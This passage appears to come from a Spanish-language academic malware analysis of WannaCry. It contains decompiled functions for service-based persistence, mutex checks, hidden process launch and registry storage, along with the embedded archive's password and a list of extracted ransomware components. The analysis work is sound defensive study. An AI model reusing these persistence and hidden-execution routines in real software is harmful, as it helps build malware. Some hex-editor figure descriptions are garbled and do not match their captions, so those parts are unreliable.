9         random_string_service = OpenServiceA(hSCManager,(LPCSTR)&random_string,0xf01ff);
10    if (random_string_service == (SC_HANDLE)0x0) {
11        sprintf(cmd_command,"cmd.exe /c \"%s\"",path_tasksche);
12        hService = CreateServiceA(hSCManager,(LPCSTR)&random_string,(LPCSTR)&random_string,0xf01ff,
13        ↪ 0x10,2,1,cmd_command,(LPCSTR)0x0,(LPDWORD)0x0,(LPCSTR)0x0,(LPCSTR)0x0);
14        result = local_c;
15        if (hService != (SC_HANDLE)0x0) {
16            StartServiceA(hService,0,(LPCSTR *)0x0);
17            CloseServiceHandle(hService);
18            local_c = 1;
19            result = local_c;
20        }
21    else {
22        StartServiceA(random_string_service,0,(LPCSTR *)0x0);
23        CloseServiceHandle(random_string_service);
24        result = 1;
25    }
26    CloseServiceHandle(hSCManager);
27 }
28 return result;
29 }
```

### get\_mutex\_tasksche()

```

▷ R1831.bin

▼ ...
    • create_or_start_tasksche_service()
        ○ create_tasksche_service()
        ○ get_mutex_tasksche() (highlighted)
        ○ run_process_params()
```

La función `get_mutex_tasksche()` intenta abrir un mutex global con un nombre específico, llamado `Global\MsWinZonesCacheCounterMutexA` hasta un máximo de 60 intentos, debido a que es el parámetro que se pasa a la función, con esperas de 1 segundo entre intentos.

El propósito de esta función es asegurarse de que la instancia de `tasksche.exe` esté activa y en ejecución, evitando así instancias duplicadas al tratar de obtener todas el mismo mutex.

**get\_mutex\_tasksche()**

```

1 int __cdecl get_mutex_tasksche(int tries_number)
2 {
3     ...
4     sprintf(mutex_name, "%s%d", "Global\%sWinZonesCacheCounterMutexA", 0);
5     if (0 < tries_number) {
6         do {
7             hObject = OpenMutexA(0x100000, 1, mutex_name);
8             if (hObject != (HANDLE)0x0) { CloseHandle(hObject); return 1; }
9             Sleep(1000);
10            counter = counter + 1;
11        } while (counter < tries_number); }
12    return 0;
13 }
```

**run\_process\_params()**

▷ R1831.bin

▼ ...

- create\_or\_start\_tasksche\_service()
  - create\_tasksche\_service()
  - get\_mutex\_tasksche()
  - run\_process\_params()

La función `run_process_params()` ejecuta como proceso el programa pasado por parámetro mediante `CreateProcessA()` [32]. Antes de la ejecución, se configura la estructura `STARTUPINFO`, estableciendo `wShowWindow` a 0 (ocultando la ventana del proceso) y `dwFlags` a 1 para indicar que el valor de `wShowWindow` debe ser aceptado.

Si no se especifica un timeout, espera a que el proceso termine, pero si se especifica esperará la cantidad dada con `WaitForSingleObject` [66] y lo terminará forzadamente en caso de que no termine en el tiempo establecido con `TerminateProcess()` [67] una vez superado el tiempo dado.

**run\_process\_params()**

```

1 int __cdecl run_process_params(LPSTR process_path,DWORD timeout,LPDWORD process_state)
2 {
3     ...
4     val_return = 1;
5     startup_info.wShowWindow = 0;
6     startup_info.dwFlags = 1;
7     process_result =
8         CreateProcessA((LPCSTR)0x0,process_path,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0
9         ,0,0x8000000,(LPVOID)0x0,(LPCSTR)0x0,&startup_info,&process_info);
10    if (process_result == 0) { val_return = 0; }
11    else {
12        if (timeout != 0) {
13            DVar1 = WaitForSingleObject(process_info.hProcess,timeout);
14            if (DVar1 != 0) { TerminateProcess(process_info.hProcess,0xffffffff); }
15        }
16        return val_return;
17    }
18 }
```

## wWinMain

```
▷ R1831.bin

    ▼ entry()
        • wWinMain()
            ○ ...
            ○ set_get_registry_currentdirectory()
            ○ extract_encrypted_resource()
            ○ ...
```

Por tanto, si se ejecuta con el parámetro `/i`, el malware se ejecutaría como servicio `tasksche.exe` usando como nombre la cadena aleatoria única, desde el directorio personalizado creado en `C:/Windows/ProgramData` o `C:/ProgramData`. En caso de que falle probaría en `C:/Intel` o `C:/Windows/Intel`, y si falla nuevamente, se ejecutaría desde la carpeta de archivos temporales.

En la segunda ejecución, primero se obtiene la carpeta donde se encuentra el archivo ejecutable, eliminando el nombre del ejecutable del string y así obtener la ruta completa, que se usa para establecer como directorio actual de trabajo mediante `SetCurrentDirectoryA()` [68]. Tras esto, continúa su ejecución mediante la función `set_get_registry_currentdirectory()`, que registra en el registro de Windows en `HKLM\Software\WanaCrypt0r` o `HKCU\Software\WanaCrypt0r`, un nuevo valor llamado `wd`, donde se guarda el directorio actual de trabajo, debido a que el parámetro pasado es 1.

Finalmente, extrae un recurso embebido llamado `2058.XIA`, que corresponde con un archivo comprimido protegido mediante la contraseña `WNcry@2o17`, que se pasa como parámetro a la función `extract_encrypted_resource()` para extraer dicho recurso protegido con contraseña.

```
wWinMain()

1 int wWinMain(HINSTANCE hInstance,HINSTANCE hPrevInstance,PWSTR pCmdLine,int nCmdShow)
2 {
3     ...
4     string_param_i = strrchr(filename,"\\");
5     if (string_param_i != "\\0") {
6         string_param_i = strrchr(filename,"\\");
7         *string_param_i = '\\0';
8     }
9     SetCurrentDirectoryA(filename);
10    set_get_registry_currentdirectory(1);
11    extract_encrypted_resource((HMODULE)0x0,"WNcry@2o17");
12    ...
13    return 0;
}
```

## set\_get\_registry\_currentdirectory()

```
▷ R1831.bin

    ▼ ...
        • set_get_registry_currentdirectory()
```

La función `set_get_registry_currentdirectory()` almacena o recupera el directorio actual del malware. Si se pasa 0 como parámetro, busca en el registro la clave `wd` dentro de `Software\WanaCrypt0r` en `HKEY_LOCAL_MACHINE` o `HKEY_CURRENT_USER`, dependiendo de si se tiene permisos suficientes, y si lo encuentra, cambia el directorio actual con `SetCurrentDirectoryA()`<sup>[68]</sup>. Si el parámetro que se pasa es 1, guarda la ruta del directorio actual de trabajo bajo la misma clave con `RegSetValueExA()`<sup>[69]</sup>.

### set\_get\_registry\_currentdirectory()

```

1 int __cdecl set_get_registry_currentdirectory(int registry_action)
2 {
3     ...
4     wcscat((wchar_t *)&software_string_buffer, "WanaCrypt0r");
5     do {
6         if (i == 0) { hKey = (HKEY)0x80000002; } // HKEY_LOCAL_MACHINE
7         else { hKey = (HKEY)0x80000001; } // HKEY_CURRENT_USER
8         RegCreateKeyW(hKey, (LPCWSTR)&software_string_buffer, (PHKEY)&hRegWannacry);
9         if (hRegWannacry != (HKEY *)0x0) {
10             if (registry_action == 0) {
11                 RegQueryValueExA((HKEY)hRegWannacry, "wd", 0, 0, &registry_dir, &local_10);
12                 SetCurrentDirectoryA((LPCSTR)&registry_dir); }
13             else {
14                 GetCurrentDirectoryA(0x207, (LPSTR)&registry_dir);
15                 RegSetValueExA((HKEY)hRegWannacry, "wd", 0, 1, &registry_dir, strlen((char *)&registry_dir) + 1); }
16             RegCloseKey((HKEY)hRegWannacry);
17             return 1;
18         }
19         i = i + 1;
20         if (i < i) { return 0; }
21     } while (true);
22 }
```

### extract\_encrypted\_resource()

```

▷ R1831.bin
    ▽ ...
        • extract_encrypted_resource()
```

La función `extract_encrypted_resource()` extrae el recurso embebido 2058.XIA del ejecutable, mediante `FindResourceA()`<sup>[25]</sup> y `LoadResource()`<sup>[26]</sup>, como se hizo anteriormente con el recurso 1831.bin. Posteriormente, con `LockResource()`<sup>[27]</sup> se accede al contenido del recurso y con `SizeofResource()`<sup>[28]</sup> se obtiene su tamaño. Este contenido comprimido es descomprimido con `FUN_004075ad()` a la que se le pasa la clave de desencriptación pasada como parámetro.

### extract\_encrypted\_resource()

```

1 int __cdecl extract_encrypted_resource(HMODULE param_1, char *weird_string)
2 {
3     ...
4     hResInfo = FindResourceA(param_1, (LPCSTR)2058, "XIA");
5     if (((hResInfo != (HRSRC)0x0) && (hResData = LoadResource(param_1, hResInfo), hResData !=
6     → (HGLOBAL)0x0)) && (resource_2058_lock = LockResource(hResData), resource_2058_lock !=
7     → (LPVOID)0x0)) {
8         resource_2058_size = (int *)SizeofResource(param_1, hResInfo);
9         FUN_004075ad(resource_2058_lock, (DWORD)resource_2058_size, weird_string);
... }
```

Revisando las funciones anidadas de `FUN_004075ad()` se puede encontrar una referencia explícita en el código ensamblador, ya que no ha sido correctamente decompilado, a la librería de descompresión `unzip` [70], tal como se puede observar en la figura 4.18. Esto confirma que el recurso 2058.XIA se trata de un fichero comprimido con contraseña que será descomprimido.

```
01 00 00
00405ff9 80 3d 54      CMP     byte ptr [s_unzip_0.15_Copyright_1998_Gilles_O... =
d4 40 00 20
```

Figura 4.18: Referencia a descompresión (`unzip`) en el análisis de funciones anidadas

### Recurso 2058.XIA - Extracción de binarios

Antes de continuar con el análisis del resto de funciones, se extrae el recurso 2058.XIA embebido en `1831.bin` con Resource Hacker.




Figura 4.19: Extracción del recurso 2058.XIA con Resource Hacker

El recurso extraído se guarda y se descomprime usando WinRAR, introduciendo como contraseña la cadena `WNcry@2017`, detectada previamente en el análisis estático.




Figura 4.20: Descompresión del recurso 2058.XIA con WinRAR

El contenido descomprimido consta de los siguientes archivos principales: `b.wnry`,

c.wnry, r.wnry, s.wnry, t.wnry, u.wnry, taskdl.exe, taskse.exe, y una carpeta msg que contiene mensajes en diferentes idiomas.

Malware Samples > WannaCry Bueno > 2058			
Name	Date modified	Type	Size
msg	13/04/2025 11:41	File folder	
b.wnry	11/05/2017 12:13	WNRY File	1,407 KB
c.wnry	11/05/2017 12:11	WNRY File	1 KB
r.wnry	11/05/2017 07:59	WNRY File	1 KB
s.wnry	09/05/2017 08:58	WNRY File	2,968 KB
t.wnry	11/05/2017 18:22	WNRY File	65 KB
taskdl.exe	11/05/2017 18:22	Application	20 KB
taskse.exe	11/05/2017 18:22	Application	20 KB
u.wnry	11/05/2017 18:22	WNRY File	240 KB

Figura 4.21: Contenido descomprimido de 2058.XIA

Malware Samples > WannaCry Bueno > 2058 > msg			
Name	Date modified	Type	Size
m_bulgarian.wnry	19/11/2010 19:16	WNRY File	47 KB
m_chinese (simplified).wnry	19/11/2010 19:16	WNRY File	54 KB
m_chinese (traditional).wnry	19/11/2010 19:16	WNRY File	78 KB
m_croatian.wnry	19/11/2010 19:16	WNRY File	39 KB
m_czech.wnry	19/11/2010 19:16	WNRY File	40 KB
m_danish.wnry	19/11/2010 19:16	WNRY File	37 KB
m_dutch.wnry	19/11/2010 19:16	WNRY File	37 KB
m_english.wnry	19/11/2010 19:16	WNRY File	37 KB
m_filipino.wnry	19/11/2010 19:16	WNRY File	37 KB
m_finnish.wnry	19/11/2010 19:16	WNRY File	38 KB
m_french.wnry	19/11/2010 19:16	WNRY File	38 KB
m_german.wnry	19/11/2010 19:16	WNRY File	37 KB
m_greek.wnry	19/11/2010 19:16	WNRY File	48 KB
m_indonesian.wnry	19/11/2010 19:16	WNRY File	37 KB
m_italian.wnry	19/11/2010 19:16	WNRY File	37 KB
m_japanese.wnry	19/11/2010 19:16	WNRY File	80 KB
m_korean.wnry	19/11/2010 19:16	WNRY File	90 KB
m_latvian.wnry	19/11/2010 19:16	WNRY File	41 KB
m_norwegian.wnry	19/11/2010 19:16	WNRY File	37 KB
m_polish.wnry	19/11/2010 19:16	WNRY File	39 KB
m_portuguese.wnry	19/11/2010 19:16	WNRY File	38 KB
m_romanian.wnry	19/11/2010 19:16	WNRY File	51 KB
m_russian.wnry	19/11/2010 19:16	WNRY File	47 KB
m_slovak.wnry	19/11/2010 19:16	WNRY File	41 KB
m_spanish.wnry	19/11/2010 19:16	WNRY File	37 KB
m_swedish.wnry	19/11/2010 19:16	WNRY File	38 KB
m_turkish.wnry	19/11/2010 19:16	WNRY File	42 KB
m_vietnamese.wnry	19/11/2010 19:16	WNRY File	92 KB

Figura 4.22: Contenido de la carpeta msg dentro de 2058.XIA

A continuación se describen los archivos más relevantes:

- **b.wnry**: Identificado como una imagen .bmp debido a la firma de la cabecera 42 4D [71]. Corresponde a una imagen informativa que se muestra al usuario tras la infección como se muestra en la figura 4.24.




Figura 4.23: Contenido de b.wnry en HxD




Figura 4.24: Imagen b.wnry mostrada al usuario

- **c.wnry:** Texto plano con varias URLs de la red Tor, por su terminación en .onion, y un enlace de descarga al navegador Tor.

Address	Type	Value	Timestamp	Date
00000000	Binary (8 bit)	00000000		
00000001	Int8	go to: 0		
00000002	UInt8	go to: 0		
00000003	Int16	go to: 0		
00000004	UInt16	go to: 0		
00000005	Int24	go to: 0		
00000006	UInt24	go to: 0		
00000007	Int32	go to: 0		
00000008	UInt32	go to: 0		
00000009	Int64	go to: 4294967296		
0000000A	UInt64	go to: 4294967296		
0000000B	LEB128	go to: 0		
0000000C	ULEB128	go to: 0		
0000000D	AnsiChar / char8_t			
0000000E	WideChar / char16_t			
0000000F	UTF-8 code point	(U+0000)		
00000010	Single (float32)	0		
00000011	Double (float64)	2.12199579096527E-314		
00000012	OETIME	30/12/1899		
00000013	FILETIME	01/01/1601 00:07:09		
00000014	DOS date	Invalid		
00000015	DOS time	00:00:00		
00000016	DOS time & date	Invalid		
00000017	time_t (32 bit)	01/01/1970		
00000018	Byte order			
00000019	Little endian	○ Big endian		
0000001A	Hexadecimal basis (for integral numbers)			
0000001B	Overwrite			

Figura 4.25: Contenido de c.wnry mostrando URLs de la red Tor

- **r.wnry:** Texto plano explicando que los archivos han sido cifrados y solicitando el pago en bitcoins para la recuperación de los mismos. Además cuenta con los símbolos %s para ser sustituidos por nombres de programa, cantidad del pago en Bitcoin y para una cartera de Bitcoin.

Address	Type	Value	Timestamp	Date
00000000	Binary (8 bit)	01010001		
00000001	Int8	go to: 81		
00000002	UInt8	go to: 81		
00000003	Int16	go to: 14929		
00000004	UInt16	go to: 14929		
00000005	Int24	go to: 2112081		
00000006	UInt24	go to: 2112081		
00000007	Int32	go to: 538982993		
00000008	UInt32	go to: 538982993		
00000009	Int64	go to: 8386098704551000657		
0000000A	UInt64	go to: 8386098704551000657		
0000000B	LEB128	go to: -47		
0000000C	ULEB128	go to: 81		
0000000D	AnsiChar / char8_t	Q		
0000000E	WideChar / char16_t	攝		
0000000F	UTF-8 code point	(U+0051)		
00000010	Single (float32)	1.35718224363263E-19		
00000011	Double (float64)	3.98827195787753E252		
00000012	OETIME	Invalid		
00000013	FILETIME	Invalid		
00000014	DOS date	17/02/2009		
00000015	DOS time	07:18:34		
00000016	DOS time & date	Invalid		
00000017	time_t (32 bit)	30/01/1987 05:29:53		
00000018	Byte order			
00000019	Little endian	○ Big endian		
0000001A	Hexadecimal basis (for integral numbers)			
0000001B	Overwrite			

Figura 4.26: Contenido de r.wnry

- **s.wnry**: Identificado como un archivo comprimido ZIP (firma en la cabecera 50 4B 03 04 [71]). Contiene dos carpetas, una vacía (**Data**) y otra con el navegador Tor portátil (**Tor**) como se ve en la figura 4.28.




Figura 4.27: Contenido de s.wnry




Figura 4.28: Contenido de s.wnry - Archivo ZIP

- **t.wnry:** Archivo que comienza con la cabecera personalizada WANACRY!, indicando un fichero específico para uso interno del ransomware.

The screenshot shows a hex editor interface with the following details:

- File Tabs:** m\_english.wnry, b.wnry, c.wnry, r.wnry, s.wnry, t.wnry, u.wnry
- Decoded text:** Shows the decoded text of the file, which includes the WANACRY! header and the ransomware payload.
- Data inspector:** A panel on the right showing memory dump details. It lists various data types and their addresses, such as:
  - Binary (8 bit) at address 11111101: Contains the string "WANACRY!".
  - Int8 at address -3: Contains the value 11111101.
  - Uln8 at address 253: Contains the value 11111101.
  - Int16 at address -6403: Contains the value 11111101.
  - Uln16 at address 59133: Contains the value 11111101.
  - Int24 at address 8382205: Contains the value 11111101.
  - Uln24 at address 8382205: Contains the value 11111101.
  - Int32 at address 209708797: Contains the value 11111101.
  - Uln32 at address 209708797: Contains the value 11111101.
  - Int64 at address 4503291064244758269: Contains the value 11111101.
  - Uln64 at address 4503291064244758269: Contains the value 11111101.
  - LEB128 at address -3203: Contains the value 11111101.
  - ULEB128 at address 2093949: Contains the value 11111101.
- Special editors:** Includes sections for FILETIME, OLETIME, and various date/time formats.
- Bottom Panel:** Shows byte order (Little endian selected), decimal basis (Hexadecimal), and overwriting options.

Figura 4.29: Contenido de t.wnry con cabecera personalizada

- **u.wnry:** Identificado como un ejecutable Windows/DOS (4D 5A [71]), confirmado también por el texto This program cannot be run in DOS mode.

The screenshot shows a hex editor interface with the following details:

- File Tabs:** m\_english.wnry, b.wnry, c.wnry, r.wnry, s.wnry, t.wnry, u.wnry
- Decoded text:** Shows the decoded text of the file, which includes the DOS executable signature MZ and the error message "This program cannot be run in DOS mode".
- Data inspector:** A panel on the right showing memory dump details. It lists various data types and their addresses, such as:
  - Binary (8 bit) at address 10111100: Contains the string "MZ.....ÿÿ..".
  - Int8 at address -72: Contains the value 10111100.
  - Uln8 at address 184: Contains the value 10111100.
  - Int16 at address 184: Contains the value 10111100.
  - Uln16 at address 184: Contains the value 10111100.
  - Int24 at address 184: Contains the value 10111100.
  - Uln24 at address 184: Contains the value 10111100.
  - Int32 at address 184: Contains the value 10111100.
  - Uln32 at address 184: Contains the value 10111100.
  - Int64 at address 184: Contains the value 10111100.
  - Uln64 at address 184: Contains the value 10111100.
  - LEB128 at address 56: Contains the value 10111100.
  - ULEB128 at address 56: Contains the value 10111100.
  - AnsiChar / char8\_t at address 10111100: Contains the character 'M'.
  - WideChar / char16\_t at address 10111100: Contains the character 'M'.
  - UTF-8 code point at address 10111100: Contains the value 10111100.
  - Single (float32) at address 2.57838917435766E-43: Contains the value 10111100.
  - Double (float64) at address 9.09080788347894E-322: Contains the value 10111100.
  - OLETIME at address 30/12/1899: Contains the value 10111100.
  - FILETIME at address 01/01/1601: Contains the value 10111100.
  - DOS date at address 24/05/1980: Contains the value 10111100.
  - DOS time at address 00:05:48: Contains the value 10111100.
  - DOS time & date at address 01/01/1970 00:03:04: Contains the value 10111100.
- Bottom Panel:** Shows byte order (Little endian selected), decimal basis (Hexadecimal), and overwriting options.

Figura 4.30: Contenido de u.wnry

- **m\_english.wnry** (dentro de **msg**): Detectado como un documento RTF (7B 5C 72 74 66 [71]). Contiene las instrucciones de rescate dirigidas al usuario.

